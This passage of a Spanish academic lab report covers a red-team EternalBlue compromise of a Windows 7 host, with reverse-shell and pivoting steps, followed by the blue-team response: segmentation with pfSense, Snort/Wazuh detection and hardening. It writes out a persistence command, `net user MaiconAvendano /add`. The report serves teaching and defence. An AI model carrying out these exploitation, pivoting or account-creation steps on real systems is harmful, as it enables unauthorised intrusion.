Tras lograr el compromiso total del Host-A, el siguiente paso de la metodología consiste en utilizar esta máquina como puente (pivot) para alcanzar un servidor secundario aislado (Host-B). Para lograr esto, se clonó la máquina de Windows 7 en un entorno de VirtualBox y se configuró una red interna dedicada para simular la bóveda de la infraestructura. A nivel de comandos, se preparó la redirección de tráfico utilizando la herramienta nativa netsh de Windows sobre el Host-A. El objetivo fue abrir el puerto local 8445 y enrutar todo ese tráfico hacia el puerto 445 del Host-B, permitiendo el lanzamiento un segundo ataque de EternalBlue a través del túnel establecido.

Sin embargo, al intentar ejecutar la máquina atacante (Parrot OS) y las dos máquinas objetivo (Host-A y Host-B) simultáneamente, se encontró con un cuello de botella de recursos físicos. El equipo utilizado cuenta únicamente con 16 GB de memoria RAM, lo cual resultó insuficiente para mantener estables los tres sistemas virtualizados al mismo tiempo. Esto provocó que el equipo anfitrión colapsara, arrojando errores de ejecución en VirtualBox y forzando un reinicio del sistema. La Figura 10 documenta el incidente.

Figura 10

Error arrojado por el hipervisor



Nota. Incidente de entorno: Error arrojado por el VirtualBox debido al agotamiento de la memoria RAM (16 GB) al intentar correr la topología completa para el ataque de pivoting.


El movimiento lateral hacia el Host-B se diseñó utilizando la sesión activa del Host-A como un pivote intermedio. Técnicamente, el proceso requiere configurar una ruta estática dentro de Metasploit mediante el comando `autoroute`, indexando la subred interna de SecureNova Labs. Con la ruta activa, se levanta un servidor proxy SOCKS4 para canalizar el tráfico de herramientas externas como Nmap a través de Proxychains. Esto permite escanear los puertos del Host-B de manera indirecta. Aunque la falta de recursos de hardware en el laboratorio virtualizado limitó la velocidad de los paquetes, este procedimiento demuestra cómo un atacante aprovecha un equipo comprometido para saltar los firewalls perimetrales y atacar los activos internos mediante técnicas de Pass-the-Hash o explotación remota.

Debido a la limitación de hardware que impidió mantener el túnel de pivoting abierto, se tomó la decisión técnica de ejecutar la Prueba de Concepto (PoC) final directamente sobre la sesión del Host-A. Con los privilegios máximos obtenidos, se procedió a inyectar comandos nativos del sistema para cumplir con la persistencia solicitada. La ejecución fue exitosa, como se constata en la Figura 11, validando que el nivel de acceso obtenido permite la creación de cuentas administrativas arbitrarias.

Comando ejecutado para la creación del usuario efímero: `net user MaiconAvendano /add`

Figura 11

Ejecución del comando net user y confirmación



Nota. Prueba de Concepto (PoC): Ejecución del comando `net user` para la creación exitosa del usuario administrativo efímero ("MaiconAvendano") como método de persistencia.

Para consolidar la trazabilidad táctica del ejercicio ofensivo frente a las metodologías de la industria, se mapea la intrusión lograda contra las fases establecidas en el modelo Cyber Kill Chain.

Tabla 3

Trazabilidad de la Operación Red Team (Cyber Kill Chain)

Fase del Cyber Kill Chain	Acción Ejecutada por el Equipo Ofensivo	Herramienta / Técnica
1. Reconocimiento	Identificación del segmento de red 172.16.2.X y barrido de puertos para localizar el servicio SMB expuesto.	Nmap (-sV -p 445)
2. Preparación (Weaponization)	Configuración del exploit MS17-010 y selección de un	Metasploit Framework

	payload estable que evite la caída del kernel en arquitecturas de 64 bits.	
3. Entrega (Delivery)	Envío de los paquetes manipulados de desbordamiento de búfer (Buffer Overflow) directamente al puerto 445 del objetivo.	Protocolo TCP/IP
4. Explotación (Exploitation)	Ejecución del código malicioso en la memoria del sistema operativo Windows 7 debido a la carencia del parche de seguridad MS17-010.	EternalBlue
5. Instalación (Installation)	Inyección en memoria de una consola nativa (shell) sin dejar rastro de ejecutables en el disco duro (Fileless attack).	Payload Reverse TCP
6. Comando y Control (C2)	Establecimiento de un canal de comunicación inverso desde el Host-A hacia la máquina Parrot OS en el puerto 4444.	Reverse Shell
7. Acciones sobre Objetivos	Comprobación de privilegios máximos y ejecución de la Prueba de Concepto (PoC) creando el usuario administrador MaiconAvendano.	Comandos nativos (CMD)

Nota. La matriz evidencia que el atacante logró completar el ciclo de compromiso total en un lapso mínimo, subrayando la deficiencia de los controles preventivos perimetrales.

Operaciones de Ciberseguridad Defensiva - Blue Team

Análisis Técnico del Incidente y Contención en Tiempo Real

Al revisar los registros del sistema operativo y los flujos de tráfico, se confirmó una intrusión crítica a nivel perimetral. El punto de entrada fue el puerto 445 (SMB). Específicamente, el atacante lanzó el exploit EternalBlue (MS17-010), el cual saca provecho de una falla clásica de desbordamiento de búfer en el protocolo SMBv1. Esta vulnerabilidad es letal porque permite inyectar código malicioso directamente en la memoria del kernel sin necesidad de credenciales previas. El problema en este escenario fue dejar activo un servicio heredado sin aplicar los parches correspondientes, lo que terminó entregando el control del Host-A casi de inmediato.

Siguiendo el rastro de la red, evidenciamos la apertura de una reverse shell de 64 bits. Esto le garantizó al atacante una escalada de privilegios directa y automática a NT AUTHORITY\SYSTEM. Ya con el control total, el Visor de Eventos de Windows registró el Event ID 4720, confirmando la creación del usuario administrador local MaiconAvendano. Cuando se enfrenta un evento de persistencia con este nivel de permisos, la respuesta debe ser inmediata para frenar cualquier intento de robo de datos o saltos hacia la red interna.

Ante la detección de la intrusión activa, se ha procedido con una estrategia de contención focalizada en la interrupción de la cadena de ataque y el aislamiento del activo comprometido:

Aislamiento de Red y Segmentación: Se ejecutó el aislamiento lógico del Host-A para prevenir movimientos laterales.

Erradicación de Persistencia: Se procedió con la baja inmediata de la cuenta MaiconAvendano y el cierre forzado de procesos vinculados a la shell inversa detectada.

Contención de Tráfico SMB: Se aplicaron reglas de filtrado temporal en el firewall perimetral para bloquear el tráfico SMBv1 entrante, neutralizando el vector de propagación del exploit.

La contención de la amenaza requirió una respuesta táctica coordinada para aislar la máquina y erradicar la persistencia del adversario, minimizando la ventana de exposición.

Tabla 4

Cronograma de Respuesta a Incidentes (Blue Team)

Fase de Respuesta	Acción de Contención y Mitigación Aplicada	Objetivo Estratégico
Identificación	Correlación de la alerta de red (Snort) con el Event ID 4720 en el Visor de Eventos de Windows.	Confirmar el compromiso efectivo y descartar falsos positivos.
Contención a Corto Plazo	Bloqueo lógico del Host-A mediante la desconexión de la interfaz virtual de red.	Cortar inmediatamente la sesión de Comando y Control (Reverse Shell) del atacante.
Contención a Largo Plazo	Creación de reglas de bloqueo (Drop) en el firewall perimetral para todo el tráfico SMBv1 (puertos 139 y 445) desde y hacia internet.	Neutralizar el vector de ataque principal para evitar reinfecciones o compromisos de otros nodos.

Erradicación	Eliminación manual de la cuenta administrativa efímera (MaiconAvendano) y auditoría del grupo de Administradores Locales.	Destruir el método de persistencia establecido por el Red Team.
Recuperación	Reinicio del servicio y aplicación de las directivas de seguridad locales restrictivas antes de devolver el equipo a producción.	Garantizar que el sistema operativo vuelva a un estado operativo limpio y seguro.

Nota. Este flujo de respuesta demuestra la capacidad de reacción del Blue Team, pasando de la detección a la erradicación de manera sistemática y documentada.

Correspondencia Táctica entre Ofensiva y Defensa

El diseño de la topología de seguridad de SecureNova Labs se estructuró a partir de las vulnerabilidades que el equipo ofensivo logró materializar. En el entorno real de un campo de batalla digital, las estrategias de ciberseguridad defensivas (Blue Team) pierden eficacia si no se construyen a partir del comportamiento comprobado del adversario (Red Team) (Kotwani et al., 2023). Esta competencia técnica fue la que dictó cada configuración aplicada posteriormente (Chindrus & Caruntu, 2023).

Por ejemplo, la capacidad del equipo ofensivo para alcanzar el puerto 445 desde fuera de la red demostró la inexistencia de segmentación. La respuesta del Blue Team fue el despliegue de pfSense para separar físicamente los servidores de producción de las estaciones de trabajo de

los usuarios. Luego, cuando el Red Team utilizó una inyección directa en memoria para evadir la detección en el disco duro, el equipo defensivo implementó reglas de inspección profunda de paquetes con Snort. Finalmente, ante el intento del atacante por crear cuentas de usuario locales (Comando `net user`) para mantener persistencia, se desplegó la herramienta Wazuh. Esto permitió centralizar las bitácoras de eventos de Windows y lanzar alertas instantáneas ante la aparición del Event ID 4720, mejorando radicalmente la capacidad de detección de incidentes del Centro de Operaciones (Moreno, 2015; Zambrano Hernández et al., 2024).

Arquitectura de Red Defensiva y Segmentación con pfSense

Para mitigar el impacto de futuros incidentes y evitar el pivoting, se implementa una reestructuración de la topología de red de SecureNova Labs utilizando pfSense como núcleo de seguridad. Se abandona el modelo de red plana por uno de defensa en profundidad:

Zona Desmilitarizada (DMZ). Ubicación de servidores con servicios públicos, aislados de la LAN mediante reglas de firewall estrictas.

Zona de Datacenter. Segmento crítico donde residen las bases de datos y aplicaciones de negocio. El acceso se restringe mediante ACLs granulares a nivel de puerto y dirección IP de origen.

LAN de Usuarios Finales. Separada lógicamente de las zonas de servidores. El tráfico saliente y entrante hacia el Datacenter es inspeccionado, permitiendo solo flujos de trabajo previamente autorizados.

Implementación de Controles GPL (Snort, Wazuh y Nagios)

Para ajustarse a la estricta política de cero presupuesto exigida por SecureNova Labs, se ha estructurado este plan de defensa apoyándose exclusivamente en herramientas de código

abierto (licencia GPL). Este stack tecnológico brindará la visibilidad y el control necesarios para contener el ataque sin incurrir en costos de licenciamiento:

pfSense (Firewall/Router). Actúa como el primer y último filtro de seguridad. Su capacidad para manejar múltiples interfaces permite segmentar físicamente la DMZ, el Datacenter y la LAN . pfSense gestiona las listas de control de acceso y previene la comunicación no autorizada entre zonas.

Snort (IPS). Integrado directamente en pfSense para analizar el tráfico de red en tiempo real. Snort permite la detección de firmas de ataques, bloqueando automáticamente paquetes que coincidan con patrones de explotación como MS17-010.

Nagios (Monitoring). Utilizado para el monitoreo de la salud y disponibilidad de los activos. Nagios alerta sobre cambios inusuales en el estado de los servicios o el uso de recursos, actuando como una línea de detección temprana ante comportamientos anómalos.

Wazuh (SIEM/XDR). Centraliza la recolección de logs y permite identificar incidentes coordinados.

Aseguramiento Avanzado y Preparación para Tecnologías Emergentes

La segmentación de red a través de pfSense aborda y neutraliza los riesgos inmediatos sobre la arquitectura actual de SecureNova Labs; sin embargo, una postura defensiva madura debe proyectarse hacia el futuro y la adopción segura de nuevos protocolos. La implementación a mediano y largo plazo de infraestructuras corporativas debe guiarse por directrices técnicas avanzadas (como la gestión segura de redes e implementación de IPv6), para prevenir que las vulnerabilidades perimetrales actuales migren o se transformen al actualizar los entornos de red (CCN-CERT, 2018).

Este rediseño arquitectónico no puede ser estático; debe estar fundamentado en una valoración rigurosa, documentada y continua de los riesgos de ciberseguridad sobre la totalidad de los activos de información institucionales. Se debe garantizar que cada segmento de red, desde la Zona Desmilitarizada (DMZ) hasta la red de Área Local (LAN), cuente con un análisis de impacto acorde a los estándares académicos y corporativos más exigentes en la actualidad (CSIRT Académico UNAD, 2024).

Para mitigar los ataques al protocolo SMBv1, fue implementado un esquema de detección basado en firmas y correlación de registros. En Snort, se habilitaron las reglas específicas para el puerto 445, enfocadas en identificar el comportamiento de desbordamiento de memoria típico de EternalBlue. Cuando Snort detecta estos paquetes anómalos, genera una alerta inmediata que se redirige hacia el SIEM Wazuh. Dentro del gestor de eventos, se configura una regla de correlación cruzada: si el agente de Wazuh recibe la alerta de red de Snort y en menos de un minuto el Visor de Eventos de Windows registra un Event ID 4720 o una alerta de Sysmon en el Host-A, el sistema clasifica el incidente como una intrusión crítica en curso. Esta correlación detiene los falsos positivos y permite activar scripts de respuesta automatizada para bloquear la dirección IP atacante directamente en pfSense.

La implementación de este conjunto de herramientas no solo permite el bloqueo reactivo, sino que facilita un análisis forense detallado a través de los registros centralizados. Integrar sistemas de prevención con plataformas de correlación de eventos resulta fundamental para aplicar técnicas avanzadas de detección de ataques en ecosistemas SIEM (Moreno, 2015). Asimismo, esta visibilidad en tiempo real garantiza que el equipo de seguridad pueda seguir una ruta metodológica estructurada para la correcta gestión, priorización y clasificación de los

incidentes de ciberseguridad, asegurando una respuesta técnica proporcional a la criticidad de la alerta (Zambrano Hernández et al., 2024).

Correlación Avanzada de Eventos y Clasificación de Incidentes en SIEM

La implementación estratégica de un sistema SIEM como Wazuh resulta absolutamente indispensable para consolidar las capacidades de defensa activa del Blue Team. Un sistema de este nivel no se limita a la centralización del almacenamiento de registros, sino que aplica técnicas analíticas avanzadas de correlación cruzada para detectar patrones de ataque distribuidos que pasarían completamente desapercibidos en una evaluación aislada de eventos (Moreno, 2015).

En el escenario operativo de SecureNova Labs, la detección del exploit a través de las firmas configuradas en las alertas de Snort, sumada a su rápida correlación con los registros de auditoría del sistema operativo Windows (Event ID 4720), facilitó la identificación temprana y precisa de la intrusión en progreso. No obstante, para que esta capacidad tecnológica sea verdaderamente efectiva, debe integrarse de manera estructurada dentro de un proceso formal de gestión y clasificación de incidentes, asegurando que las alertas de alta criticidad desencadenen de forma automática flujos de contención técnica, erradicación y respuesta táctica que sean completamente proporcionales al nivel de riesgo corporativo (Zambrano Hernández et al., 2024).

Aseguramiento (Hardening) y Estándares CIS Benchmarks)

La fortificación del sistema operativo Windows se ha diseñado bajo el estándar de CIS Benchmarks, proporcionando configuraciones que reducen significativamente la superficie de ataque:

Políticas de Grupo (GPO) Avanzadas. Se definen GPOs para deshabilitar protocolos inseguros (SMBv1/v2), restringir el acceso a herramientas de administración (PowerShell, CMD) y forzar el uso de contraseñas complejas con rotación periódica.

Control de Accesos por Red (NAC). Implementación de políticas de control de acceso para garantizar que solo dispositivos corporativos autenticados interactúen con los recursos críticos.

Hardening del Servicio SMB. Aplicación de parches acumulativos y configuración del firewall para bloquear los puertos 139 y 445 en cualquier segmento que no sea estrictamente necesario para la operación. (Scarfone & Mell, 2022)

La fortificación técnica de la infraestructura debe ir acompañada de un estricto cumplimiento normativo e institucional. Las políticas de grupo aplicadas se derivan directamente de los controles estandarizados de validación internacional, garantizando una línea base de protección robusta para las estaciones de trabajo y servidores (CIS Security, 2020). Complementariamente, a nivel nacional y académico, se vuelve indispensable que la configuración de la red perimetral contemple directrices avanzadas, tales como la Guía de seguridad de las TIC para redes corporativas (CCN-CERT, 2018), así como los lineamientos institucionales para la valoración y evaluación de riesgos de ciberseguridad sobre los activos de información (CSIRT Académico UNAD, 2024). La integración de todos estos marcos de referencia asegura que los controles compensatorios desplegados no sean empíricos, sino que respondan a los estándares más exigentes de la industria.

Gestión de Vulnerabilidades y Tecnologías de Parchado

La materialización de la vulnerabilidad MS17-010 en el perímetro de SecureNova Labs subraya una deficiencia crítica en el proceso de gestión de parches empresariales de la

organización. Mantener los sistemas operativos y aplicativos actualizados es el control compensatorio primario, y a menudo el más efectivo, para prevenir la ejecución remota de código y la explotación de fallos de día cero (Scarfone & Mell, 2022).

La carencia de un inventario dinámico y la ausencia de una evaluación de riesgos sistemática sobre los activos de información permiten que vulnerabilidades de severidad crítica permanezcan expuestas durante periodos prolongados, incrementando drásticamente la ventana de exposición (CSIRT Académico UNAD, 2024). Para evitar la repetición de incidentes similares a la intrusión por EternalBlue, la alta gerencia de la compañía debe integrar de forma prioritaria tecnologías de administración de parches (Patch Management Technologies) que automaticen el despliegue de las actualizaciones críticas de seguridad, garantizando así la remediación inmediata tras la publicación de boletines CVE. Adicionalmente, el diseño arquitectónico debe considerar la transición hacia protocolos más seguros, adoptando lineamientos técnicos avanzados para redes corporativas (CCN-CERT, 2018).

Mapeo de Controles Compensatorios y Hardening

Para garantizar que la brecha documentada no se vuelva a presentar, se requiere aplicar controles de mitigación estructurados bajo estándares internacionales, como los CIS Benchmarks (CIS Security, 2020). La remediación del desbordamiento de búfer originado por la vulnerabilidad MS17-010 exige atacar el problema desde el núcleo del sistema operativo. La solución definitiva pasa por la modificación del registro de Windows mediante políticas de grupo locales (GPO), cambiando los valores de los parámetros del servidor LanmanServer para apagar la compatibilidad con SMB versión 1.

Sin embargo, el bloqueo de puertos y la modificación de registros no pueden sustituir el control técnico principal: la gestión del ciclo de vida del software. Ejecutar servicios en un

Windows 7 sin soporte de seguridad hace insostenible la operación a largo plazo. Por ello, las guías internacionales estipulan la obligatoriedad de implementar tecnologías de gestión de parches a nivel empresarial, asegurando la instalación programada de actualizaciones de seguridad críticas para el sistema operativo (Scarfone & Mell, 2022). A nivel de red, la mitigación se complementa con la aplicación de directrices estrictas para aislar los servidores corporativos del tráfico exterior (CCN-CERT, 2018).

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

https://youtu.be/5BgIzJyfzhs

Conclusiones

La integración de pfSense, Snort y Nagios proporciona a SecureNova Labs una postura defensiva robusta frente a los ataques identificados por el Red Team. Más allá de la resolución técnica del incidente y el bloqueo de la sesión reversa, la implementación de esta segmentación de red en zonas DMZ y Datacenter aporta un valor estratégico invaluable: reduce de manera drástica la superficie de exposición y limita el impacto ante posibles intrusiones futuras, evitando que una vulnerabilidad perimetral comprometa las bases de datos del núcleo del negocio.

Al transitar de un modelo de red plana a uno de defensa en profundidad respaldado por la aplicación estricta de GPOs, la organización reduce tangiblemente su nivel de riesgo corporativo. La ejecución de este ejercicio demuestra que la seguridad es un proceso continuo. Identificar los fallos mediante metodologías ofensivas permite estructurar contenciones proactivas para garantizar la continuidad operativa, todo ello cumpliendo con el marco legal colombiano vigente y optimizando los recursos mediante el uso de tecnologías de código abierto sin costos de licenciamiento.

Recomendaciones

Considerando que el presente informe técnico está dirigido a un contexto corporativo, el plan de mitigación para SecureNova Labs se ha estructurado con criterios de priorización, estableciendo niveles de gradualidad para su implementación:

Acciones de Ejecución Inmediata (Corto Plazo):

Actualizar sistemas operativos: Es crítico aplicar un ciclo de vida de parchado en todos los equipos de la red corporativa. La gestión de vulnerabilidades y la adopción de tecnologías de parchado empresarial es obligatoria para cerrar brechas conocidas (Scarfone & Mell, 2022). Se debe apagar definitivamente el protocolo obsoleto SMBv1 en todos los segmentos.

Bloquear permisos innecesarios: El equipo de TI debe desplegar reglas de configuración segura basadas en los estándares internacionales (CIS Security, 2020) mediante políticas de grupo (GPO). Los usuarios estándar no deben contar con permisos de administrador local ni acceso a consolas nativas como CMD o PowerShell.

Acciones de Mediano Plazo:

Dividir la red con un firewall: La operatividad bajo una arquitectura plana es inaceptable. Se debe desplegar pfSense en producción para separar físicamente los servidores expuestos a internet (DMZ) de la red interna de datos y de las terminales de los usuarios.

Vigilar el tráfico en tiempo real: Se requiere la configuración de un sistema IPS (Snort) integrado al SIEM (Wazuh). El objetivo es que el Centro de Operaciones detecte los paquetes de

un escaneo de puertos o los intentos de desbordamiento de memoria en el instante en que ocurren, facilitando el bloqueo de la IP origen antes de la explotación.

Estrategia Continua de Madurez (Largo Plazo):

Entrenamiento y simulación: La gerencia de tecnología debe programar ejercicios trimestrales donde el equipo ofensivo pruebe las defensas perimetrales para validar empíricamente que las reglas del firewall y las alertas automatizadas del Blue Team están respondiendo adecuadamente ante nuevas amenazas.

Referencias Bibliográficas

Álvarez, V. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semantic Scholar, 1–26. https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

Alhamed, M., Alqahtani, A., AlQahtani, M., & Alqahtani, A. (2023). A Systematic Literature Review on Penetration Testing in Network Environments. Applied Sciences, 13(12), 6986. https://www.mdpi.com/2076-3417/13/12/6986

CCN-CERT. (2018). Guía de seguridad de las TIC (CCN-STIC-495) Seguridad en IPv6. Centro Criptológico Nacional.

Chindrus, C., & Caruntu, C.-F. (2023). Securing the Network A Red and Blue Cybersecurity Competition Case Study. Information, 14(11), 587. https://doi-org.bibliotecavirtual.unad.edu.co/10.2478/bipie-2023-0008

CIS Security. (2020). CIS Center for Internet Security. CIS Benchmarks. https://www.cisecurity.org/cis-benchmarks/

Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

CSIRT Académico UNAD. (2024). Guía para la valoración y evaluación de riesgos de ciberseguridad de los activos de información UNADISTAS. Universidad Nacional Abierta y a Distancia. https://csirt.unad.edu.co/images/2023/Publicaciones/13102023_OK_-_Guia_para_la_valoración_y_evaluación_de_riesgos_de_ciberseguridad_de_los_activos_de_información_final.pdf

Guarnizo Portela, M. P. (2024). La naturaleza jurídica de los delitos informáticos en Colombia. Repositorio Institucional UNAD. https://repository.unad.edu.co/handle/10596/41392

Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE.

Kotwani, B., Sawant, M. R., & Chopra, D. S. (2023). Red Teaming vs. Blue Teaming: A Comparative Analysis of CyberSecurity Strategies in the Digital Battlefield. International Journal of Scientific Research in Engineering and Management, 7(12), 1–11. https://doi.org/10.55041/IJSREM27675

MInisterio de Tecnologías de la Información y las Comunicaciones. (2022). Políticas de Privacidad y Condiciones de Uso. https://www.mintic.gov.co

Moreno, P. (2015). Técnicas de detección de ataques en un sistema SIEM. Universidad San Francisco de Quito.

Rajendran, J., Jyothi, V., & Karri, R. (2011). Blue team red team approach to hardware trust assessment. 2011 IEEE 29th International Conference on Computer Design (ICCD), 285–288. https://doi.org/10.1109/ICCD.2011.6081410

Rincón Arteaga, J. A., Castiblanco Hernández, S. A., Quijano Díaz, A., Urquijo Vanegas, J. D., & Pregonero León, Y. K. (2022). Ciberdelincuencia en Colombia: ¿qué tan eficiente ha sido la Ley de Delitos Informáticos? Universidad Católica de Colombia.

Sanne, S. H. (2024). Investigaciones sobre técnicas, herramientas y metodologías de pruebas de seguridad para identificar y mitigar vulnerabilidades de seguridad. URF Journals. https://urfjournals.org/open-access/investigations-into-security-testing-techniques-tools-and-methodologies-for-identifying-and-mitigating-security-vulnerabilities.pdf

Scarfone, K., & Mell, P. (2022). Guide to Enterprise Patch Management Technologies (NIST SP 800-40r4). National Institute of Standards and Technology. https://doi.org/10.6028/NIST.SP.800-40r4

Zambrano Hernández, J., Peña Hidalgo, H. J., & Cárdenas Corral. (2024). Guía para la Gestión y Clasificación de Incidentes de Ciberseguridad. Sello Editorial UNAD.

Zuluaga Mateus. (2017). Hacking Ético Basado En La Metodología Abierta De Testeo De Seguridad – OSSTMM, Aplicado A La Rama Judicial, Seccional Armenia. Repositorio UNAD. https://repository.unad.edu.co/handle/10596/17410

Apéndices

Apéndice A *Resultado de revisión en Turnitin*

Captura de pantalla del reporte de similitud generado por la plataforma Turnitin, donde se evidencia un índice menor del 5 %, cumpliendo con el criterio de originalidad exigido en la rúbrica de evaluación.